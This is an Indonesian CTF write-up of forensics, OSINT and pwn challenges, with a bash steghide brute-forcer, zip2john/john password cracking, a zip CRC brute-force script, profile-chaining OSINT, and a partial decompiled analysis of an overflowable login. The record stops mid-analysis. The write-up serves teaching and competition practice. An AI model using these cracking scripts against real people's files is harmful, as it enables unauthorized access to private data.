

# HOLOGY 7.0 CTF 2024

## WRITEUP

## QUAL



## HEY BUNG HARI YANG CERAH

NPC

Rival


pwnge bisa

# TABLE OF CONTENTS

<b>FORENSICS.....</b>	<b>3</b>
basicforen.....	3
waduh lupa.....	7
<b>OSINT.....</b>	<b>12</b>
Name Name Name.....	12
<b>PWN.....</b>	<b>16</b>
give me.....	16
<b>WEB.....</b>	<b>22</b>
Books Gallery.....	22
gampang kok.....	26

# FORENSICS

## basicforen



Pada soal forensics berikut, diberikan sebuah attachment 7zip berisi challenge nya, langsung saja di extract didapat 2 file part1.7z & part3.jpg.

```
root@npdn /h/n/C/H/q/b/basicforen# ls
part1.7z  part3.jpg
```

Berikut untuk hasil hexdump header file part1.7z pas kami cek,

```
root@npdn /h/n/C/H/q/b/basicforen# xxd part1.7z | head
00000000: 377a bcaf 271c 1a0a 0000 000d 4541 5359 7z...'.....EASY
00000010: 0000 03e8 0000 03e8 0806 0000 004d a3d4 .....M..
00000020: e400 0000 0173 5247 4200 aece 1ce9 0000 .....sRGB.....
00000030: 2000 4944 4154 785e ecde 7fcc 5f75 79f8 .IDATx^...._uy.
00000040: ff17 d022 da36 6069 f9b1 b403 a14c c116 ...".6`i.....L..
00000050: 1429 e2da 829b 454d 6ca3 6665 9b49 3b86 .)....EML.fe.I;.
00000060: 69cd dcca 5c22 ccc4 d12d 0b98 4c60 635a i...\ "...-..L`cZ
00000070: 665c da6d 9a76 d1ad 6858 68a2 4971 03ee f\..m.v..hXh.Iq..
00000080: a260 1195 7629 629d 9092 9441 2d85 b60e .`.v)b....A-...
00000090: a1a5 dfef 69e6 3f9f 89ef fbe2 fd3c d7fd ....i.?.....<..
```

terdapat bytes “EASY” yang dimana agak sus, lalu setelah itu kami cek tail terdapat segment “IEND”.

```
root@npdn /h/n/C/H/q/b/basicforen# xxd part1.7z | tail
0004b170: 5469 9e9d 1669 2d9a 2e04 d680 74e9 4ec2  Ti...i-.....t.N.
0004b180: 97da 0eac 0fb1 b9f6 0cdc 7cce 6143 44b6  ....|..aCD.
0004b190: bfee c6a4 cf17 e96b 0e40 cdb0 127c 136d  ....k.@...|.m
0004b1a0: 07fd ada0 8890 b0af 81b6 2b89 3480 9e19  ....+..4...
0004b1b0: 20ed 5ab3 b5c1 3361 f6ae 33df 7d67 3a23  .Z...3a..3.}g:#
0004b1c0: 6e5e 68a5 fbbb 4b45 181a a22b 8c86 369a  n^h...KE...+..6.
0004b1d0: 4a56 c4db d5df 1639 c2b0 ba4e a6f6 cffc  JV.....9...N....
0004b1e0: dcf3 9e92 7d31 d74c 57ae 0fb2 7816 0957  ....}1.LW...x..W
0004b1f0: 19a1 90bf d91f bef4 00fd 1ff3 9c46 3f57  ....F?W
0004b200: 7695 ea00 0000 0049 454e 44ae 4260 82   v.....IEND.B`.
root@npdn /h/n/C/H/q/b/basicforen#
```

Curiga file png beneran, langsung saja kami ubah signature file menggunakan hex editor,

7z (37 7a bc af 27 1c)	→	PNG (89 50 4e 47 0d 0a)
EASY (45 41 53 59)	→	IHDR (49 48 44 52)

Hasilnya sebuah qr code, yang jika di decode didapat sebuah link <https://pastebin.com/4XD0gPdF> berisi flag langsung saja di decode dari base58 merupakan part1 flagnya



```
root@npdn /h/n/C/H/q/b/basicforen# zbarimg part1.png
QR-Code:https://pastebin.com/4XD0gPdF
scanned 1 barcode symbols from 1 images in 0.03 seconds
```

part 1 : HOLOGY7{s1Mp13\_

Untuk part2 yaitu ada pada file part3.jpg yang harus dilakukan bruteforce menggunakan **steghide** dan wordlists rockyou.txt di dapat passwordnya **"iloveyou"**

```
root@npdn /h/n/C/H/q/b/basicforen# ./brute.sh
Trying password: 123456
Trying password: 12345
Trying password: 123456789
Trying password: password
Trying password: iloveyou
Password found: iloveyou
Extracted data saved to part2
root@npdn /h/n/C/H/q/b/basicforen# cat part2
cL4Ss1C_cH4LL
```

brute.sh

```
#!/bin/bash
stegofile="part3.jpg"
rockyou="/usr/share/wordlists/rockyou.txt"
output_file="part2"



while IFS= read -r password; do
    echo "Trying password: $password"
    steghide extract -sf "$stegofile" -p "$password" -xf "$output_file" >/dev/null 2>&1
    if [ $? -eq 0 ]; then
        echo "Password found: $password"
        echo "Extracted data saved to $output_file"
        exit 0
    fi
done < "$rockyou"
```

part 2 : cL4Ss1C\_cH4LL

Dan untuk part3 flagnya itu di store ke dalam file part1, langsung kami drop file **part1.png** ke cyberchef untuk extract filenya

[https://gchq.github.io/CyberChef/#recipe=Extract\\_Files\(true,true,true,true,true,false,true,100\)](https://gchq.github.io/CyberChef/#recipe=Extract_Files(true,true,true,true,true,false,true,100))

Lalu drop ke aperisolve, flag disimpan di visual nya



<https://www.aperisolve.com/3117b2593cc1d5604f93436e121907b8>

part 3 : 3nG3\_n0?}

FLAG: HOLOGY7{s1Mp13\_cL4Ss1C\_cH4LL3nG3\_n0?}

## waduh lupa



Diberikan sebuah challenge berupa file zip yang diberi password.

Hal pertama, seperti biasa langsung lakukan brute menggunakan JTR (John The Ripper) / fcrackzip / hashcat etc.

```
root@npdn /h/n/C/H/q/waduh_lupa# zip2john chall.zip > chall.hash
```

```
zip2john chall.zip > chall.hash
```

```
root@npdn /h/n/C/H/q/waduh_lupa# john chall.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john chall.hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
nopedawn@npdn:~/CCUG/HologyCTF24/qual/waduh_lupa$ john chall.hash --show  
chall.zip/chall.zip:hellohello:chall.zip:chall.zip:chall.zip  
  
1 password hash cracked, 0 left
```

```
john chall.hash --show
```

Setelah berhasil di crack, password untuk unzipnya yaitu "hellohello".

Terdapat banyak zip file yang bisa saja merupakan part dari flagnya.

```
root@npdn /h/n/C/H/q/w/c/chall# ls
part_1.zip  part_112.zip  part_18.zip  part_31.zip  part_45.zip  part_59.zip  part_72.zip  part_86.zip
part_10.zip part_113.zip  part_19.zip  part_32.zip  part_46.zip  part_6.zip  part_73.zip  part_87.zip
part_100.zip part_114.zip  part_2.zip  part_33.zip  part_47.zip  part_60.zip  part_74.zip  part_88.zip
part_101.zip part_115.zip  part_20.zip  part_34.zip  part_48.zip  part_61.zip  part_75.zip  part_89.zip
part_102.zip part_116.zip  part_21.zip  part_35.zip  part_49.zip  part_62.zip  part_76.zip  part_9.zip
part_103.zip part_117.zip  part_22.zip  part_36.zip  part_5.zip  part_63.zip  part_77.zip  part_90.zip
part_104.zip part_118.zip  part_23.zip  part_37.zip  part_50.zip  part_64.zip  part_78.zip  part_91.zip
part_105.zip part_119.zip  part_24.zip  part_38.zip  part_51.zip  part_65.zip  part_79.zip  part_92.zip
part_106.zip part_12.zip  part_25.zip  part_39.zip  part_52.zip  part_66.zip  part_8.zip  part_93.zip
part_107.zip part_120.zip  part_26.zip  part_4.zip  part_53.zip  part_67.zip  part_80.zip  part_94.zip
part_108.zip part_13.zip  part_27.zip  part_40.zip  part_54.zip  part_68.zip  part_81.zip  part_95.zip
part_109.zip part_14.zip  part_28.zip  part_41.zip  part_55.zip  part_69.zip  part_82.zip  part_96.zip
part_11.zip  part_15.zip  part_29.zip  part_42.zip  part_56.zip  part_7.zip  part_83.zip  part_97.zip
part_110.zip part_16.zip  part_3.zip  part_43.zip  part_57.zip  part_70.zip  part_84.zip  part_98.zip
part_111.zip part_17.zip  part_30.zip  part_44.zip  part_58.zip  part_71.zip  part_85.zip  part_99.zip
```

Menariknya disini, seluruh file zip tersebut diteliti lagi memiliki Zip Compressed Size sebesar 31, dan File Size nya 161 bytes dan rata-rata di 163 bytes

```
root@npdn /h/n/C/H/q/w/c/chall# exiftool *.zip | grep "File Size"
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 161 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
File Size      : 163 bytes
```



```

root@npdn /h/n/C/H/q/w/c/chall# xxd part_1.zip
00000000: 504b 0304 1400 0100 6300 a505 5359 dd06 PK.....c...SY..
00000010: b5c0 1f00 0000 0100 0000 0500 0b00 312e .....1.
00000020: 7478 7401 9907 0001 0041 4503 0800 c6a1 txt.....AE....
00000030: a2ff 39f7 6c1d fccb bbc4 c580 f408 f328 ..9.l.....(
00000040: 2094 7e21 fdea cc6c f18b e974 b450 4b01 .~!...l...t.PK.
00000050: 0214 0014 0001 0063 00a5 0553 59dd 06b5 .....c...SY...
00000060: c01f 0000 0001 0000 0005 000b 0000 0000 .....
00000070: 0000 0000 0080 0100 0000 0031 2e74 7874 .....1.txt
00000080: 0199 0700 0100 4145 0308 0050 4b05 0600 .....AE...PK...
00000090: 0000 0001 0001 003e 0000 004d 0000 0000 .....>...M....
000000a0: 00
.
root@npdn /h/n/C/H/q/w/c/chall# xxd part_2.zip
00000000: 504b 0304 1400 0100 6300 a505 5359 0dbe PK.....c...SY..
00000010: d51a 1f00 0000 0100 0000 0500 0b00 322e .....2.
00000020: 7478 7401 9907 0001 0041 4503 0800 ed7c txt.....AE....|
00000030: 38da 7de3 0afe 5180 f7b5 465f 6590 6de0 8.}...Q...F_e.m.
00000040: 525e dbe2 493d 4975 bf5e 01a9 5c50 4b01 R^..I=Iu.^..\PK.
00000050: 0214 0014 0001 0063 00a5 0553 590d bed5 .....c...SY...
00000060: 1a1f 0000 0001 0000 0005 000b 0000 0000 .....
00000070: 0000 0000 0080 0100 0000 0032 2e74 7874 .....2.txt
00000080: 0199 0700 0100 4145 0308 0050 4b05 0600 .....AE...PK...
00000090: 0000 0001 0001 003e 0000 004d 0000 0000 .....>...M....
000000a0: 00
.

```

Yang kemungkinan dalam 1 file zip berisi file '.txt' tersebut memiliki value 1 bytes.

Dari sini bingung, udah nyoba beberapa cara kyk crack lagi pake JTR / bkrack / tools crack zip lain. Sampaiiii.. setelah searching nyari-nyari referensi tools, ada nemu satu tools buat crack ZIP CRC <https://github.com/kmyk/zip-crc-cracker>

Mari kita coba!!

```
nopedawn@npgdn:~/CCUG/HologyCTF24/qual/waduh_lupa/chall/chall$ zip-crc-cracker part_1.zip
reading zip files...
file found: part_1.zip / 1.txt: crc = 0xc0b506dd, size = 1
compiling...
searching...
crc found: 0xc0b506dd: "Y"
done

part_1.zip / 1.txt : 'Y'
nopedawn@npgdn:~/CCUG/HologyCTF24/qual/waduh_lupa/chall/chall$ zip-crc-cracker part_2.zip
reading zip files...
file found: part_2.zip / 2.txt: crc = 0x1ad5be0d, size = 1
compiling...
searching...
crc found: 0x1ad5be0d: "2"
done

part_2.zip / 2.txt : '2'
nopedawn@npgdn:~/CCUG/HologyCTF24/qual/waduh_lupa/chall/chall$ zip-crc-cracker part_3.zip
reading zip files...
file found: part_3.zip / 3.txt: crc = 0x8d076785, size = 1
compiling...
searching...
crc found: 0x8d076785: "9"
done

part_3.zip / 3.txt : '9'
```

Dari value CRC terlihat terdapat 1 byte value yang dihasilkan dari outputnya. Adalah merupakan flag yang di encode menggunakan base64.

base64: Y29uZ3JhdH	→	output: congrat
--------------------	---	-----------------

Nah dari sini sudah terlihat titik terang, tinggal lanjutin langkahnya terus sampai ke semua zip filenya. Berikut final script kami.

```
sol.py

import subprocess
import re
import base64

script_path = '/home/nopedawn/zip-crc-cracker/crack.py'
extracted_values = []
```

```

for i in range(1, 121):
    part_file = f'part_{i}.zip'
    result = subprocess.run(['python3', script_path, part_file],
                             capture_output=True,
                             text=True)

    matches = re.findall(r"'([^\']+)'", result.stdout)
    extracted_values.extend(matches)

    print(''.join(extracted_values), end='\r' + '\n')

final_value = ''.join(extracted_values)

decoded_value = base64.b64decode(final_value).decode('utf-8')
print('\nFinal (decoded):', decoded_value)

```

```

Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3c
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cw
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwc
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwc
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcR
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRf
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfM
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMj
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1c
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1c2
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1c2R
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1c2RFN
Y29uZ3JhdHV5YXRpb25zLCBoZXJlIGlzIHlvdXIgcGV3YXJkIApIT0xPR1k3e2gzaDNfaV9mMHJnMHRfd2g0dF8xc190SDNfUDRzU3cwcRfMjc4M1c2RFN9


Final (decoded): congratulations, here is your reward
H0LOGY7{h3h3_i_f0rg0t_wh4t_1s_tH3_P4sSw0rd_2783W6DS}

```

FLAG: H0LOGY7{h3h3\_i\_f0rg0t\_wh4t\_1s\_tH3\_P4sSw0rd\_2783W6DS}

# OSINT

Name Name Name




Pada deskripsi soal, diberikan sebuah username normalctfplayer. Disini kami menggunakan online tools untuk mencari username tersebut. <https://www.idcraw1.com/u/normalctfplayer>


Terdapat sebuah profile pada social media X dan terdapat sebuah link spotify.




Awalnya kami bingung submit flag berdasarkan nama user profile yang ada di following / followers.



Namun ternyata setelah diteliti lebih lanjut. Seharusnya judul soal Name Name Name menurut kami itu merupakan clue selanjutnya dengan asumsi Profile to Profile to Profile. Ketika mencari seputar profile yang saling berkaitan kami menemukan user KevinBob.




Pada user profile tersebut, kami melakukan pengecekan ke playlist user KevinBob satu per satu dan kami menemukan sebuah link pastebin.



Pada link pastebin tersebut terdapat sebuah link Instagram Profile Card.

<https://www.instagram.com/bajbtr94/profilecard/?igsh=MT11Zms4M3VnaDBpag==>



Yang membawa kami ke clue selanjutnya yaitu sebuah link [tinyurl.com/bajbtr94](https://tinyurl.com/bajbtr94)

Pada link tinyurl tersebut, akan mengarahkan kami ke sebuah google docs yang berisikan flagnya.



FLAG:

HOLOGY7{nic3\_n1ce\_n1C3\_eZ\_b4ng3t\_l4h\_s1ap\_j4d1\_f1n4l1s\_in1\_m4h\_s4mpai\_JuMp4\_Di\_M4lanG!!!}

# PWN

give me

Challenge

20 Solves

✕

give me  
100

Maafkan soal yang gampang ini 🙏, probset nya skill issue

nc 103.175.221.20 3333

Author: anakamah

 vuln

Flag

Submit

Diberikan sebuah file elf yang bernama vuln.



```

000014a7 int64_t add_credits(int32_t* arg1, int32_t arg2)
000014a7 {
000014a7     int64_t rbp;
000014a7     int64_t var_8 = rbp;
000014a8     int64_t* rbp_1 = &var_8;
000014ba     int32_t result;
000014ba
000014ba     if (arg2 != 0)
000014ba     {
000014da         puts("Wow, how did u find me :0");
000014ee         printf("Enter the amount of credits to a...");
00001509         int32_t var_10;
00001509         __isoc99_scanf(&data_225d, &var_10);
00001521         *(uint32_t*)arg1 += var_10;
0000153a         printf("Credits added! Total credits: %d...", ((uint64_t)*(uint32_t*)arg1));
00001550         result = *(uint32_t*)arg1;
00001550
00001555         if (0xdeae395 == result)
00001555         {
00001561             puts(" Accessing secret...");
0000156b             result = congrats();
00001555         }
000014ba     }
000014ba     else
000014c6         result = puts("Access denied! You need to unloc...");
000014c6
00001570     *(uint64_t*)rbp_1;
00001571     return result;
000014a7 }

```

```

00001211 int64_t congrats()
00001211 {
0000121d     void var_58;
0000121d     void* var_10 = &var_58;
0000122b     puts("Hey how did u get here??? \n");
00001244     int64_t rax = fopen("flag.txt", &data_2024);
00001244
00001252     if (rax == 0)
00001252     {
0000125e         puts("flag.txt is missing! please crea...");
00001268         exit(0);
00001252     }
00001252
0000127d     fgets(&var_58, 0x40, rax);
00001298     printf("Here's your gift: %s\n", &var_58);
000012a4     fclose(rax);
000012ae     /* tailcall */
000012ae     return register_user(exit(0));
00001211 }

```

Setelah dilakukan analisis terdapat sebuah fungsi untuk mendapatkan flag, yaitu `congrats` yang dipanggil dalam fungsi `add\_credits`. Namun dengan syarat argumen kedua tidak boleh 0 dan variable `result` harus sama dengan 0xdeaeb395.

```

void menu() __noreturn
000016b1      |      |      |      |      |
000016b1      |      |      |      |      |      if (rax_3 > 5)
000016b1      |      |      |      |      |      {
000016e9      |      |      |      |      |          if (rax_3 == 69)
000016e9      |      |      |      |      |          {
00001743      |      |      |      |      |              add_credits(&var_30, s);
00001748      |      |      |      |      |              continue;
000016e9      |      |      |      |      |          }
000016b1      |      |      |      |      |      }
000016b1      |      |      |      |      |      else
000016b1      |      |      |      |      |      {
000016be      |      |      |      |      |          int32_t var_2c;
000016be      |      |      |      |      |          int64_t var_28;
000016be      |      |      |      |      |
000016be      |      |      |      |      |          if ((rax_3 > 0 && rax_3 <= 5))
000016e4      |      |      |      |      |              switch (rax_3)
000016e4      |      |      |      |      |              {
000016fe      |      |      |      |      |                  case 1:
000016fe      |      |      |      |      |                  {
000016fe      |      |      |      |      |                      register_user(&var_28);
00001703      |      |      |      |      |                      continue;
000016fe      |      |      |      |      |                  }
0000171a      |      |      |      |      |                  case 2:
0000171a      |      |      |      |      |                  {
0000171a      |      |      |      |      |                      login(&var_28, &var_2c, &s);
0000171f      |      |      |      |      |                      continue;
0000171a      |      |      |      |      |                  }
00001730      |      |      |      |      |                  case 3:
00001730      |      |      |      |      |                  {
00001730      |      |      |      |      |                      view_profile(&var_28, var_30, var_2c);
00001735      |      |      |      |      |                      continue;
00001730      |      |      |      |      |                  }
0000175d      |      |      |      |      |                  case 4:
0000175d      |      |      |      |      |                  {
0000175d      |      |      |      |      |                      logout(&var_28, &var_2c, &s, &var_30);
00001762      |      |      |      |      |                      continue;
0000175d      |      |      |      |      |                  }

```

Jika dilihat pada fungsi `menu` argumen kedua pada fungsi `add\_credits` adalah variable `s`. Fungsi lain yang menggunakan variable `s` adalah fungsi `login`, Variable `s` dijadikan sebagai nilai dari argumen ketiga.

```

0000130b  int64_t login(char* arg1, int32_t* arg2, int32_t* arg3)
0000130b  {
0000131f      int32_t var_c = 0;
00001330      puts("Enter your username: ");
00001348      fgets(arg1, 8, stdin);
00001357      puts("Enter your password: ");
00001368      void var_38;
00001368      gets(&var_38);
00001383      printf("You entered: %s\n", &var_38);
0000139c      printf("Your status is: %d\n", ((uint64_t)var_c));
0000139c
000013b9      if (strcmp(&var_38, "s3cr3tpass", "s3cr3tpass") != 0)
000013b9      {
000013e9          puts("Invalid password. Try again.");
000013f3          exit(1);
000013ff      label_13ff:
000013ff
00001401          if (*(uint8_t*)arg1 == 0x41)
00001401          {
00001407              *(uint32_t*)arg3 = 1;
00001417              return puts("Feature unlocked: You can now ad...");
00001401          }
000013b9      }
000013b9      else
000013b9      {
000013c5          puts("Login successful!");
000013ce          *(uint32_t*)arg2 = 1;
000013ce
000013db          if (var_c == 0x79656b)
000013db          |      goto label_13ff;
000013b9      }
000013b9
00001428      return puts("Feature locked: You cannot add c...");
0000130b  }

```

Pada fungsi login, bisa mengubah nilai dari variable `s` yaitu argument ketiga apabila `var38` == `s3cr3tpass`, `var\_c` == `0x79656b` dan `arg1` == `0x41`. Jika semua persyaratan terpenuhi maka `arg3` atau `s` akan berubah nilai menjadi 1.

